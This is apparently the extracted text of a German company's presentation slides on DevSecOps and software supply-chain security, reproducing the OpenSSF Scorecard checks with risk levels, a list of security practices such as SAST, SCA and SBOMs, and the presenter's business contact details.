
Scorecard Checks. Open Source Project Criticality Score

<https://github.com/ossf/scorecard#scorecard-checks>



Name	Description	Risk Level
<u>Binary-Artifacts</u>	Is the project free of checked-in binaries?	High
<u>Branch-Protection</u>	Does the project use <u>Branch Protection</u> ?	High
<u>CI-Tests</u>	Does the project run tests in CI, e.g. <u>GitHub Actions</u> , <u>Prow</u> ?	Low
<u>CII-Best-Practices</u>	Does the project have a <u>CII Best Practices Badge</u> ?	Low
<u>Code-Review</u>	Does the project require code review before code is merged?	High
<u>Contributors</u>	Does the project have contributors from at least two different organizations?	Low
<u>Dangerous-Workflow</u>	Does the project avoid dangerous coding patterns in GitHub Action workflows?	Critical
<u>Dependency-Update-Tool</u>	Does the project use tools to help update its dependencies?	High
<u>Fuzzing</u>	Does the project use fuzzing tools, e.g. <u>OSS-Fuzz</u> ?	Medium
<u>License</u>	Does the project declare a license?	Low
<u>Maintained</u>	Is the project maintained?	High
<u>Pinned-Dependencies</u>	Does the project declare and pin <u>dependencies</u> ?	Medium
<u>Packaging</u>	Does the project build and publish official packages from CI/CD, e.g. <u>GitHub Publishing</u> ?	Medium
<u>SAST</u>	Does the project use static code analysis tools, e.g. <u>CodeQL</u> , <u>LGTM</u> , <u>SonarCloud</u> ?	Medium
<u>Security-Policy</u>	Does the project contain a <u>security policy</u> ?	Medium
<u>Signed-Releases</u>	Does the project cryptographically <u>sign releases</u> ?	High
<u>Token-Permissions</u>	Does the project declare GitHub workflow tokens as <u>read only</u> ?	High
<u>Vulnerabilities</u>	Does the project have unfixed vulnerabilities? Uses the <u>OSV service</u> .	High

Continuous development security lifecycle



DevSecOp Recommendations

Pre-Commit Hooks

Security-Plugins in IDE

Statische Code-Analyse (SAST)

Software Composition Analysis (SCA)

Dynamische Analyse (DAST)

Secrets Management

Security & Infrastructure as Code

Bug-Tracking & Vulnerability scanning

Alerting & Monitoring

Software bills of materials (SBOMs)



Security as Code consists of:

1. **Security** in coding
2. Coding in **security**
3. **Securing** the code
4. **Security** policy as code
5. **Securing** the supply chain




Code becomes the **common language** and **currency** between **dev, ops, security** and **compliance**, **SBOMs** improve the **visibility, transparency,** security and **integrity** of code in software **supply chains** throughout the software delivery **life cycle**

Keep your code, dependencies, pipeline **clean**
Use SBOMs



Don't build from untrusted sources!
Dirty rivers flow downstream
leading to dirty reservoirs!

A professional meeting in a dimly lit office. A woman is seated on the left, looking towards the center. A man with a beard and glasses stands in the center, leaning over a table with laptops. Another person is partially visible on the right. The scene is lit with warm, low-key lighting, creating a focused and collaborative atmosphere.

Thank you for your attention!

Questions?

IHR KONTAKT IM

#TeamMaterna



Frank Pientka

Tel. +49 1570 1128854

E-Mail: frank.pientka@materna.de

@fpientka

Materna Information & Communications SE

Voßkuhle 37, 44141 Dortmund

